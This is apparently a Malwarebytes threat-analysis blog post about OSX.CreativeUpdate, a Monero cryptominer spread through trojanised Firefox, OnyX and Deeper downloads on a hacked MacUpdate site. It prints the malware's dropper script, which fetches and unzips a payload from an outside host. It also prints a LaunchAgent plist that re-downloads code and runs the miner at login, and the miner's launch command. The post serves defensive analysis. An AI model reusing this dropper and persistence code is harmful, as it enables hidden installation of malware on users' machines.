New Mac cryptominer distributed via a MacUpdate hack

blog.malwarebytes.com/threat-analysis/2018/02/new-mac-cryptominer-distributed-via-a-macupdate-hack/

Thomas Reed February 2, 2018

Early this morning, security researcher Arnaud Abbati of SentinelOne tweeted about new Mac malware being distributed via MacUpdate. This malware, which Abbati has named OSX.CreativeUpdate, is a new cryptocurrency miner, designed to sit in the background and use your computer's CPU to mine the Monero currency.

The malware was spread via hack of the MacUpdate site, which was distributing maliciously-modified copies of the Firefox, OnyX, and Deeper applications. According to a statement posted in the comments for each of the affected apps on the MacUpdate website, this happened sometime on February 1.


Both OnyX and Deeper are products made by Titanium Software (titanium-software.fr), but the site was changed maliciously to point to download URLs at titaniumsoftware.org, a domain first registered on January 23, and whose ownership is obscured. The fake Firefox app was distributed from download-installer.cdn-mozilla.net. (Notice the domain ends in cdn-mozilla.net, which is definitely not the same as mozilla.net. This is a common scammer trick to make you think it's coming from a legitimate site.)

The downloaded files are .dmg (disk image) files, and they look pretty convincing. In each case, the user is asked to drag the app into the Applications folder, as would the original, non-malicious .dmg files for those apps.

The applications themselves were, as Abbati indicated in his tweet, created by Platypus, a developer tool that makes full macOS applications from a variety of scripts, such as shell or Python scripts. This means the creation of these applications had a low bar for entry.

Once the application has been installed, when the user opens it, it will download and install the payload from public.adobecc.com (a legitimate site owned by Adobe). Then, it attempts to open a copy of the original app (referred to as a decoy app, because it is used to trick the user into thinking nothing's wrong), which is included inside the malicious app.

However, this isn't always successful. For example, the malicious OnyX app will run on Mac OS X 10.7 and up, but the decoy OnyX app requires macOS 10.13. This means that on any system between 10.7 and 10.12, the malware will run, but the decoy app won't open to cover up the fact that something malicious is going on. In the case of the Deeper app, the hackers got even sloppier, including an OnyX app instead of a Deeper app as the decoy by mistake, making it fail similarly but for a more laughable reason.



The "script" file inside the app takes care of opening the decoy app, and then downloading and installing the malware.

```
open Deeper.app
if [ -f ~/Library/mdworker/mdworker ]; then
killall Deeperd
else
nohup curl -o ~/Library/mdworker.zip
 https://public.adobecc.com/files/1U14RSV3MVAHBMEGVS4LZ42AFNYEFF?
 content_disposition=attachment && unzip -o ~/Library/mdworker.zip -d
 ~/Library && mkdir -p ~/Library/LaunchAgents && mv
 ~/Library/mdworker/MacOSupdate.plist ~/Library/LaunchAgents && sleep 300
 && launchctl load -w ~/Library/LaunchAgents/MacOSupdate.plist && rm -rf
 ~/Library/mdworker.zip && killall Deeperd &
fi
```

For those who can't read shell scripts, this code first attempts to open the decoy Deeper.app, which will fail since the wrong decoy was included by mistake. Next, if the malware is already installed, the malicious dropper process is killed, since installation is not necessary.

If the malware is not installed, it will download the malware and unzip it into the user's Library folder, which is hidden in macOS by default, so most users wouldn't even know anything had been added there. It also installs a malicious launch agent file named MacOSupdate.plist, which recurrently runs another script.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
 <key>Label</key>
 <string>MacOSupdate</string>
 <key>ProgramArguments</key>
 <array>
 <string>sh</string>
 <string>-c</string>
 <string>launchctl unload -w ~/Library/LaunchAgents/MacOS.plist && rm
   -rf ~/Library/LaunchAgents/MacOS.plist && curl -o
   ~/Library/LaunchAgents/MacOS.plist
   https://public.adobecc.com/files/1UJET2WD0VPD5SD0CRLX0EH2UIEEFF?
   content_disposition=attachment && launchctl load -w
   ~/Library/LaunchAgents/MacOS.plist &&
   ~/Library/mdworker/mdworker</string>
 </array>
 <key>RunAtLoad</key>
 <true/>
</dict>
</plist>
```

When this launch agent runs, it downloads a new MacOS.plist file and installs it. Before doing so, it will remove the previous MacOS.plist file, presumably so it can be updated with new code. The version of this MacOS.plist file that we obtained did the real work.

```
sh -c ~/Library/mdworker/sysmdworker -user walker18@protonmail.ch -xmr
```

This loads a malicious sysmdworker process, passing in a couple arguments, one of which is an email address.

That sysmdworker process will then do the work of mining the Monero cryptocurrency, using a command-line tool called minergate-cli, and periodically connecting to minergate.com, passing in the above email address as the login.

There are multiple takeaways from this. First and foremost, never download software from any kind of "download aggregation" site (a site that acts like an unofficial Mac App Store to let you browse for software). Such sites have a long history of issues. In the case of MacUpdate, back in 2015 they were modifying other people's software, wrapping it in their own adware-laden installer. This is no longer happening, but in 2016, MacUpdate was similarly used to distribute the OSX.Eleanor malware.

Instead, always download software directly from the developer's site or from the Mac App Store. These are not guarantees, and can still get you infected with malware, adware, or scam software. But your odds are better. Be sure to check around to make sure the software is legitimate before downloading, but do not give full credence to ratings or reviews on third-party sites or the Mac App Store, as those can be faked.

Second, if you have downloaded a new application and it seems not to be functioning as expected—such as not opening at all when you double-click it—be suspicious. Consider scanning your computer with security software. Malwarebytes for Mac will detect this malware as OSX.CreativeUpdater.

Finally, be aware that the old adage that "Macs don't get viruses," which has never been true, is proven to be increasingly false. This is the third piece of Mac malware so far this year, following OSX.MaMi and OSX.CrossRAT. That doesn't even consider the wide variety of adware and junk software out there. Do not let yourself believe that Macs don't get infected, as that will make you more vulnerable.